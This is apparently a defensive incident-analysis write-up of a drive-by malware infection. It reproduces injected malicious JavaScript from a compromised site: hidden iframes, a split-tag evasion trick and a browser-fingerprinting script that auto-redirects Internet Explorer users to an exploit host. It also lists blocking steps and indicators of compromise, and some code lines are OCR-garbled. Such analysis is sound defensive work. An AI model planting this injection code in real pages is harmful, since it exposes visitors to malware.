
```
<?php
<iframe src="http://tyu.BENME.COM/?
t=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-
yMZAhi26LRVvQ42w&tuif=2320&q=wh7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZqxKGni20b5UUSk6FqCEh3&yus=Vivaldi.114tq57
idth="269" height="258"></iframe>
</?php>
```

Go to dle_js.js to analyze file.

```
Open  dle_js.js  Save  -  X
~/Desktop/Attack
document.write('<div class="" style="position:absolute; width:383px; height:368px; left:17px; top:-858px;">
div style="" class=""><a></a><a class="head-menu-2"> </a><iframe src="http://tyu.benme.com/?
=zn_QMvXcJwDQDofGMvrESLTEMUbQA0KK20H_76iyEoH9JHT1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_full7ABPAuy2Ey
idth=290 height=257 ></ifr' + 'ame> <a style=""></a></div><a class="" style="">temp</a></div>');
```

The JavaScript document.write() method will write content to the webpage, creating an iframe that redirects the user to a URI at tyu.benme.com. To avoid detection, the end iframe tag is split into two parts: </ifr' + 'ame>.

Open last file:



Open file with gedit.

```
<html lang="en">
<head>
  <title></title>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
```

Attacker add function called “start()” in iframe tag.


```

<!DOCTYPE html>
<html lang="en">
<head>
  <title></title>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
<script>
var NormalURL = 'http://tyu.benme.com/?
biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-t2kDQzRWVgZCL-
xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLTMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=
var InfoStr = '';

function getBrowser() {
  var ua = navigator.userAgent;

  var browsrObj = {
    browser: 'unknown',
    browser_real: '',
    is_bot: false,
    browser_quality: 0,
    platform: 'desktop',
    versionFull: '',
    versionShort: ''
  };
};

```

In 1 “NormalURL” attacker add malicious website.

In 2 “getBrowser” for get information about user agent and browser object.

```

function start() {
  BrowserInfo = getBrowser();
  |
  if(BrowserInfo.is_bot == true) {
    document.write('');
  } else {
    if(BrowserInfo.browser_real=='ie') {
      window.frames[0].document.body.innerHTML = '<form target="_parent" method="post"
action="'+NormalURL+'"></form>';
      window.frames[0].document.forms[0].submit();
    }
  }
}

```

Function “start()”:

“BrowserInfo”: get information about user agent and browser object.

First if means that if browser is bot don’t make anything.

Else check if browser was Internet Explorer if that condition true add “<form target=“_parent” method=“post” action=“”+NormalURL+“”></form>” to windows.frames[0].document.body.innerHTML after adding submit automatically it.

Conclusion

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovements.com. This website has been compromised

by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.

Containment

Machine should be isolated because it's compromised.

Actions

- Block these websites:

p27dokhpz2n7nvgr.1jw2lx.top
homeimprovement.com
tyu.benme.com
spotsbill.com
retrotip.visionurbana.com.ve

- Block these IPs: 104.28.18.74, 139.59.160.143, 194.87.234.129, 90.2.10.0, 198.105.151.50.
- Delete file malware Adobe flash and its process.
- To avoid this vulnerability in Adobe Flash and AIR, ensure you're using the latest versions of the software, as updates often include critical security patches. Additionally, consider disabling Flash entirely, as it's no longer supported and poses significant risks. Implement strong security practices like regular system updates, using antivirus software, and practicing safe browsing habits.

Artifacts

IPs
104.28.18.74
139.59.160.143
194.87.234.129
90.2.10.0
198.105.151.50

Websites
p27dokhpz2n7nvgr.1jw2lx.top
homeimprovement.com
tyu.benme.com
spotsbill.com
retrotip.visionurbana.com.ve